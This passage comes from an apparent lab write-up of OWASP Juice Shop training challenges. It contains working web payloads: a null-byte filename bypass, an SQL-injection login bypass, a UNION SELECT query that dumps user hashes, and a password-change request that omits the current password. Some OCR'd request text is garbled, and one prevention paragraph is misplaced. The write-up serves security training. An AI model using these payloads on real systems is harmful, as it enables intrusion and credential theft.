
Steps to Reproduce:



In the same /ftp found eastere.gg which seems like a easter egg, let's download it by the null byte extension, by changing file name to eastere.gg%2500.md. In the file we can see a Base64 hash, let's decode it. After decoding also the information doesn't make any sense. Tried with different decode techniques in the cyber chef. Finally the combo of both base64 and rot13 worked out and gave the outout


/the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg

By navigating to this url, got a easter egg rotating page,

Pop-up came, showing challenge is completed successfully.







Impact:

The impact of a successful Cryptographic Issues attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as data exfiltration or privilege escalation
- Damage to the integrity of the system and data
- Perform a Man-in-the-Middle (MitM) attack by intercepting the communication.

Preventing Cryptographic Issues attacks requires using secure cryptographic libraries and algorithms, regularly reviewing and monitoring cryptographic controls, and keeping systems and applications up to date with the latest security patches. Additionally, using a security framework that is specifically designed for cryptography can also help prevent these types of attacks.

Vulnerability 34:-

Title: Change Benders Password (Broken Authentication)

Description:



Broken authentication is a type of cyber attack that targets the authentication mechanisms of a system, such as user credentials, session IDs, or tokens. The attacker can exploit vulnerabilities in the authentication process to gain unauthorized access to the system or steal sensitive information.

Steps to Reproduce:

Logged in as Bender by using the email bender@juice-sh.op with sql injection bender@juice-sh.op'--

Then tried to change the password by change password option, by capturing the request by Brupsuite. First tried to change with random current password, but it didn't work out, as we don't know old password. Then tried with completely removing the current password and using new password as

slurmCl4ssic as the challenge given, forwarded the request. It's worked, then pop-up shown as the challenge is solved successfully.



Burp Suite Community Edition v2024.9.4 - Temporary Project

Target: http://192.168.29.202:3000

Request

```
1 GET /resetUserChangePassword?newBender=password&repeatBender HTTP/1.1
2 Host: 192.168.29.202:3000
3 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJ2ZXIvc19PDRyS24eJ0ZC1DByvJ0NlLcEoHwMjQG1LzIcJ0
4 HnCgkF0Xm1zXW11LzC3M2hleDvb21Lz11Lz1xhC3HPR2djk1V2JzciHTHyLzE024y054N1z1tByz2zbvJ3mfz315mfz2
5 joiY3VzG09Zx11LzC3M2hleDvb21Lz11Lz1xhC3HPR2djk1V2JzciHTHyLzE024y054N1z1tByz2zbvJ3mfz315mfz2
6 X-Recruiting: #/jobs
7 Content-Type: application/json
8 Content-Type: application/json; charset=utf-8
9 Etag: W/16d-HcOpj9cQ4LSVpZghVv07G8LY
10 Date: Fri, 20 Dec 2024 00:38:04 GMT
11 Connection: keep-alive
12 Keep-Alive: timeout=5
13 
```

Response

```
1 HTTP/1.1 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 X-XSS-Protection: 1; mode=block
6 X-Recruiting: #/jobs
7 Content-Type: application/json
8 Content-Type: application/json; charset=utf-8
9 Etag: W/16d-HcOpj9cQ4LSVpZghVv07G8LY
10 Date: Fri, 20 Dec 2024 00:38:04 GMT
11 Connection: keep-alive
12 Keep-Alive: timeout=5
13 
```

Inspector

Request attributes: 2

Request query parameters: 2

Request body parameters: 0

Request cookies: 3

Request headers: 9

Response headers: 12

742 bytes (1,160 millis)

Memory: 120.4MB

Done Event log (0) All issues

Finance headline Bank of Japan H...

Search

Right Ctrl

ENG IN 6:08 AM 12/20/2024

File Machine View Input Devices Help

Hack The Box [Job] > Hack The Box [HTB] > Vulnerability: Brute-force > OWASP Juice Shop > TryHackMe | Wresh... > From Base64, ROT13 > Error: Only .md and .pdf > OWASP Juice Shop > OWASP Juice Shop

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Beight API

OWASP Juice Shop

You successfully solved a challenge: Change Bender's Password (Change Bender's password into slurmCl4ssic without using SQL Injection or Forgot Password.)

Login

Email * bender@juice-sh.op

Password * slurmCl4ssic

Forgot your password?

Impact:

The impact of a successful broken authentication attack can include:

- unauthorized access to sensitive data
- stealing of user credentials, such as usernames and passwords
- ability to perform actions on behalf of another user
- perform actions that would otherwise be restricted
- perform a large-scale attack by using compromised credentials to attack multiple systems or networks.

Preventing Cryptographic Issues attacks requires using secure cryptographic libraries and algorithms, regularly reviewing and monitoring cryptographic controls, and keeping systems and applications up to date with the latest security patches. Additionally, using a security framework that is specifically designed for cryptography can also help prevent these types of attacks.

Vulnerability 35,36:-

Title: a) Login Jim ,

b) User Credentials (Injection)

Description:

SQL injection is a type of cyber attack in which an attacker inserts malicious code into a SQL statement, via a web form input or URL parameter, in order to gain unauthorized access to a database. This can allow the attacker to view, modify, or delete sensitive data in the database

Steps to Reproduce:

Used the sql injection vulnerability from the previous challenge, the payload used is **banana')UNION%20SELECT%20id,email,password,4,5,6,7,8,9%20FROM%20users**. This grabbed all the users details with their mail id and hashed passwords. Got the jim account details with his hashed password is **e541ca7ecf72b8d1286474fc613e5e45**. Tried to decode the password hash with online MD5 hash decoders and it worked, Password for jim is **ncc-1701**. Now, logged into his account with this creds and it worked. Got the two pop-up indicating solved the challenges get user credentials and login jim successfully.

The screenshot shows a Burp Suite session with a successful API request to `/rest/products/admin/voice-sh-1`. The response body is as follows:

```
[{"id": 1, "name": "admin@voice-sh-01", "description": "0120020a7bd7f25d18f0e9df1b500", "devicePrice": 5, "image": 0, "createdAt": "2023-01-20T10:00:00Z", "updatedAt": "2023-01-20T10:00:00Z", "deletedAt": null}, {"id": 2, "name": "123@voice-sh-02", "description": "0120020a7bd7f25d18f0e9df1b5045", "devicePrice": 5, "image": 0, "createdAt": "2023-01-20T10:00:00Z", "updatedAt": "2023-01-20T10:00:00Z", "deletedAt": null}]
```

md5decrypt.net/env

All Bookmarks

Home

Encrypt / Decrypt

Obfuscation

Ciphers

Conversion

Network

API

Contact

FR / EN

Md5 Encrypt & Decrypt

San Francisco from ₹94195* Let's fly

e541ca7ecf72b8d1286474fc613e5e45

hcc-1701

Encrypt Decrypt

India to Malaysia ₹5,477

Ayodhya to Tiruchirapalli ₹14,962

Australia to Bangkok Suvarnabhumi ₹19,197

South Korea to Bangkok Suvarnabhumi ₹12,280

Skyscanner



Watchlist Ideas

Search

ENG IN

Privacy - Terms

12:17 PM 12/20/2024



Impact:

The impact of a successful SQL injection attack can include:

- unauthorized access to sensitive data, such as personal information, financial data, trade secrets, and more.
- the ability to modify or delete data stored in the database.
- the ability to execute arbitrary commands on the underlying system.
- the ability to use the attacked server as a launch point for further attacks.
- Damage to the integrity of the system and data
- Perform a DDoS attack by using bots

Preventing SQL injection attacks requires using parameterized queries, using prepared statements, using object-relational mapping (ORM) libraries, and regularly reviewing and monitoring databases and applications for SQL injection vulnerabilities. Additionally, using a security framework that is specifically designed for SQL injection protection can also help prevent these types of attacks.

Vulnerability 37:-

Title: Extra Language (Broken Anti Automation)

Description:

Broken Anti-Automation is a type of cyber attack that occurs when an application or system fails to properly implement or enforce anti-automation controls, allowing an attacker to automate actions that would otherwise be restricted. This can happen due to vulnerabilities in the system, such as lack of rate-limiting, lack of proper anti-automation controls, or lack of proper CAPTCHA.

Steps to Reproduce:



In this need to find an language which is not made into the production, i.e a hidden language. Thus, first I OSINT what are languages available in Juice shop in google and got the list in the site <https://crowdin.com/project/owasp-juice-shop> and then compared with the actual available languages in the Juice shop. Got a language which is not there in the Klingon.

